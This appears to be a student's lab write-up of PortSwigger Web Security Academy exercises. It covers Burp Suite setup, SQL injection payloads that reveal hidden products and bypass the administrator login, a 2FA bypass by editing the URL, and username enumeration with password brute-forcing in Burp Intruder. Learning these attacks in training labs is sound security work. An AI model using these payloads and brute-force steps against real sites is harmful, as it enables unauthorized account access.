

Day 3 : Cybersecurity

PortSwigger:

Setting up FoxyProxy and BurpSuite:








Figure: *Interface of BurpSuite*




Figure: *Interface of PortSwigger*

Lab 1: SQL Injection Vulnerability in WHERE Clause Allowing Retrieval of Hidden Data

Goal: Exploit SQL Injection to display hidden (unreleased) products.

Steps to Solve:

1. Intercept the Request:

- Use Burp Suite or a similar tool to intercept the request when you select a product category.

2. Identify the SQL Query:

- The query executed is:

  SELECT * FROM products WHERE category = 'Gifts' AND released = 1;

- The query filters products in the `Gifts` category and only those marked as `released`.

3. Modify the Request (SQL Injection):

- Modify the `category` parameter by injecting a SQL payload that bypasses the `released` filter.

- The payload to use:

  '+OR+1=1--

- The query becomes:

SELECT * FROM products WHERE category = 'GIFTS' OR 1=1 -- ' AND released = 1;

- This will return all products because the `1=1` condition is always true.

4. Submit the Request:

- Once the injection is applied, submit the request, and observe that unreleased products are now displayed.





Figure: *Lab Challenge -1*






Figure: *Output Results*

Lab 2: SQL Injection Vulnerability Allowing Login Bypass

Goal: Log into the application as the administrator user by exploiting SQL Injection.

Steps to Solve:

1. Intercept the Request:

- Again, use Burp Suite to intercept the request during the login attempt.

2. Identify the SQL Query:

- The SQL query likely checks for a valid username and password:

SELECT * FROM users WHERE username = 'input_username' AND password = 'input_password';

3. Modify the Request (SQL Injection):

- Modify the `username` parameter to bypass authentication and log in as the administrator.

- The SQL injection payload to use:

administrator'--

- This modifies the query to:

SELECT * FROM users WHERE username = 'administrator'-- ' AND password = 'input_password';

- The `--` comment sequence ignores the rest of the query, allowing login without needing a password.

4. Submit the Request:

- After injecting the payload, submit the login request, and you should be logged in as the administrator.





Figure: *Output Results*

Lab 3: 2FA Simple Bypass Lab

Objective: Bypass two-factor authentication (2FA) after obtaining the victim's credentials but without access to their verification code.

Solution Steps:

1. Log in with your credentials (wiener:peter).
2. Go to your account page and take note of the URL.
3. Log out of your account.
4. Log in using the victim's credentials (carlos:montoya).
5. When asked for the 2FA code, change the URL manually to /my-account. This bypasses the need for the verification code, successfully solving the lab.







Figure: *Output Results*

Lab 4: Username Enumeration via Different Responses Lab

Objective: Identify a valid username by enumerating using Burp Suite and brute-force the password.

Solution Steps:

1. Submit a login attempt with an invalid username and password to the login page, capturing the request in Burp Suite.
2. Send the request to Burp Intruder and mark the username as the payload position.
3. Paste the candidate usernames in the Payload tab and start the attack.
4. Identify the valid username by checking responses where the message is Incorrect password (rather than Invalid username).
5. Once the valid username is found, perform another attack targeting the password field with a list of candidate passwords.
6. When a 302 response is received, it indicates successful login. Log in with the correct username and password to access the user account page.



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment	Invalid username
0		200	508			3248		1
1	carlos	200	390			3248		1
2	root	200	498			3248		1
3	admin	200	648			3248		1
4	test	200	656			3248		1
5	guest	200	810			3248		1
6	info	200	492			3248		1
7	adm	200	491			3248		1
8	mysql	200	444			3248		1
9	user	200	508			3248		1

Web Security | Username enumeration via different response

2. Intruder attack of https://0a77008804e1942a81cd30bd005800fb.web-security-a

Attack Save

2. Intruder attack of https://0a77008804e1942a81cd30bd005800fb.web-security-academy.net

Results Positions Payloads Resource pool Settings

- [x] Make unmodified baseline request
- [ ] Use denial-of-service mode (no results)
- [ ] Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

- [x] Flag result items with responses matching these expressions:

Paste
Load ...
Remove
Clear

Invalid username

Add Invalid username

Match type: (•) Simple string
( ) Regex

- [ ] Case sensitive match
